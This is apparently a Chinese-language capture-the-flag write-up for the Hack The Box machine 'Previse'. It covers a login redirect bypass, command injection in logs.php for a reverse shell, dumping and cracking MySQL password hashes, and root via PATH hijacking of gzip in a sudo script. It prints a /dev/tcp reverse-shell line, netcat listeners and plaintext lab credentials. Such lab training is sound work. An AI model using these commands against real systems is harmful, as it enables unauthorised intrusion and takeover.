HTB-Previse

| OS | Difficulty |
|---|---|
| Linux | Easy |
Nmap Scan
$ nmap 10.10.11.104 -sC -sV -p- -T4 --min-rate 1000
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-04 14:00 CST
Nmap scan report for 10.10.11.104
Host is up (0.13s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 53:ed:44:40:11:6e:8b:da:69:85:79:c0:81:f2:3a:12 (RSA)
|   256 bc:54:20:ac:17:23:bb:50:20:f4:e1:6e:62:0f:01:b5 (ECDSA)
|_  256 33:c1:89:ea:59:73:b1:78:84:38:a4:21:10:0c:91:d8 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-title: Previse Login
|_Requested resource was login.php
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 81.53 seconds
漏洞利用

访问80端口找到一个登录页面

使用burp 抓包查看站点目录,找到一个accounts.php

访问这个accounts.php,发现跳转不过去,可以尝试修改响应包 Location:login.php ,之后跳转到 accounts.php


添加一个新账号,然后登录可以找到站点备份的压缩包

下载并解压在config.php中可以找到mysql的用户名和密码


分析其他php文件,在logs.php 中exec方法中引用了POST全局变量

根据格式直接构造反弹shell,最好使用url 编码
成功反弹shell
$ nc -lnvp 9001
listening on [any] 9001 ...
connect to [10.10.16.39] from (UNKNOWN) [10.10.11.104] 35844
bash: cannot set terminal process group (1500): Inappropriate ioctl for device
bash: no job control in this shell
www-data@previse:/var/www/html$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
信息收集
首先生成交互式shell,方便操作mysql,可以在数据库中查询到两条密码hash
www-data@previse:/var/www/html$ script /dev/null -c /bin/bash
script /dev/null -c /bin/bash
Script started, file is /dev/null
www-data@previse:/var/www/html$ mysql -u root -p
mysql -u root -p
Enter password: mySQL_p@ssw0rd!:)

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 14
Server version: 5.7.35-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2021, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| previse            |
| sys                |
+--------------------+
5 rows in set (0.00 sec)

mysql> use previse;
use previse;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
show tables;
+-------------------+
| Tables_in_previse |
+-------------------+
| accounts          |
| files             |
+-------------------+
2 rows in set (0.00 sec)

mysql> select * from accounts;
select * from accounts;
+----+----------+------------------------------------+---------------------+
| id | username | password                           | created_at          |
+----+----------+------------------------------------+---------------------+
|  1 | m4lwhere | $1$🧂llol$DQpmdvnb7EeuO6UaqRItf. | 2021-05-27 18:18:36 |
|  2 | admin    | $1$🧂llol$uXqzPW6SXUONt.AIOBqLy. | 2025-04-04 05:56:26 |
+----+----------+------------------------------------+---------------------+
2 rows in set (0.00 sec)
使用John 破解hash
$ john 1.hash --wordlist=/usr/share/wordlists/rockyou.txt --format=md5crypt-long
Using default input encoding: UTF-8
Loaded 2 password hashes with no different salts (md5crypt-long, crypt(3) $1$ (and variants) [MD5 32/64])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
admin            (?)
ilovecody112235! (?)
2g 0:00:03:00 DONE (2025-04-04 14:57) 0.01108g/s 41100p/s 41100c/s 41210C/s ilovecokey..ilovecody..
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
使用数据库中的用户名和密码登录ssh
$ ssh m4lwhere@10.10.11.104
The authenticity of host '10.10.11.104 (10.10.11.104)' can't be established.
ED25519 key fingerprint is SHA256:BF5tg2bhcRrrCuaeVQXikjd8BCPxgLsnnwHlaBo3dPs.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
<...>
Last login: Fri Jun 18 01:09:10 2021 from 10.10.10.5
m4lwhere@previse:~$ id
uid=1000(m4lwhere) gid=1000(m4lwhere) groups=1000(m4lwhere)
m4lwhere@previse:~$ ls
user.txt
权限提升
使用sudo -l 查看是否有可以利用的配置,找到一个备份功能的脚本,查看脚本功能很简单就是使用gzip把日志文件归档。
gzip 并不是绝对路径,那可以使用path劫持来提权,进入/tmp 创建一个shell脚本,命名为gzip,内容为
#!/bin/bash
bash -i &>/dev/tcp/10.10.16.39/9003 <&1
然后将/tmp 添加到环境变量,最后给脚本添加执行权限,运行脚本
m4lwhere@previse:~$ sudo -l
[sudo] password for m4lwhere:
User m4lwhere may run the following commands on previse:
    (root) /opt/scripts/access_backup.sh

m4lwhere@previse:~$ cat /opt/scripts/access_backup.sh
#!/bin/bash

# We always make sure to store logs, we take security SERIOUSLY here

# I know I shouldnt run this as root but I cant figure it out programmatically on my account
# This is configured to run with cron, added to sudo so I can run as needed - we'll fix it later when there's time

gzip -c /var/log/apache2/access.log > /var/backups/$(date --date="yesterday" +%Y%b%d)_access.gz
gzip -c /var/www/file_access.log > /var/backups/$(date --date="yesterday" +%Y%b%d)_file_access.gz

m4lwhere@previse:/tmp$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
m4lwhere@previse:/tmp$ export PATH=`pwd`:$PATH
m4lwhere@previse:/tmp$ nano gzip
m4lwhere@previse:/tmp# cat gzip
#!/bin/bash
bash -i &>/dev/tcp/10.10.16.39/9003 <&1

m4lwhere@previse:/tmp$ chmod +x gzip
m4lwhere@previse:/tmp$ sudo /opt/scripts/access_backup.sh
成功反弹shell
$ nc -lnvp 9003
listening on [any] 9003 ...
connect to [10.10.16.39] from (UNKNOWN) [10.10.11.104] 40558
root@previse:/tmp# id
id
uid=0(root) gid=0(root) groups=0(root)| Flag | Path |
|---|---|
| Flag1 | /home/m4lwhere/user.txt |
| Flag2 | /root/root.txt |